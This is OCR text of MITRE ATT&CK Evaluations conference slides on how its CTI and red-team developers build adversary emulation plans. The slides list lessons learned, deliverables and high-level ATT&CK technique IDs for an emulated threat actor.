
ATT&CK EVALUATIONS	Common practices
Is the proposed alternative represented in ATT&CK?	Pull a sample and analyze from VXUnderground
Review other campaigns from the same villain?	Pull a sample and analyze from Alien Vault
Open-source frameworks used by villain?	Pull a sample and analyze from Twitter
CTI team gets final say	Pull a sample and analyze from MalwareBazaar

Cat @coolestcatiknow

Kate @phish4answers

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

ATTACKER LIFECYCLE



Scheduled Task/Job: Scheduled Task [T1053.005]

Boot/Logon Autostart Execution: Registry Run Keys/Startup Folder [T1547.001]

Phishing: Spearphishing Attachment [T1566.001]

Phishing: Spearphishing Link [T1566.002]

User Execution: Malicious Link [T1204.001]

User Execution: Malicious File [T1204.002]

Visual Basic [T1059.005]

PowerShell [T1059.001]

Windows CLI [T1059.003]

Credentials from Password Stores: Credentials from Web Browsers [T1555.003]

Financial theft

Espionage

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

LESSONS LEARNED

- Early collaboration across the teams when developing the emulation plan
- Prototype range - for testing the scenario from end2end
- Creating tests provides quicker trouble shooting
- Robust logging capabilities - especially when working in memory

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

RED DEV DELIVERABLES

Emulation Plan


- ➢ Operator & Setting up Env Instructions
- ➢ Commands to run the Emulation Plan
- ➢ Embedded References: CTI & Coding references

Source Code

- ➢ Organized for scale & repeatability
- ➢ In-line MITRE ATT&CK documentation inside source code for Blue-team

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

BECOMING A DARK KNIGHT



CHOOSE A VILLAIN

GATHER INFO

CREATE PLAN

DEV REQS

EMULATE, FIND GAPS, & RESEARCH

TEST & BUG FIX

EXECUTE

CTI PROCESS

DEVELOPMENT PROCESS

EXECUTION

$ YOU ARE HERE

Cat @coolestcatiknow

Kate @phish4answers

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

DEMO

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

KEY TAKEAWAYS

- Provide transparency into our emulation development process
- Provide our solution for CTI & Red Development collaboration
- Lower the bar of entry to learning how to build emulation plans
- Public Release: Blind Eagle scenario coming soon!

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

Q&A

THIS PRESENTATION IS BROUGHT TO YOU BY…

Thank you!

Ashwin Radhakrishnan

Molly & Justin

Thank you!

Cory Goodspeed

MANAGED SERVICES

ATT&CK EVALUATIONS

CFP Closes 18 August 2023

Cat @coolestcatiknow

Kate @phish4answers

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.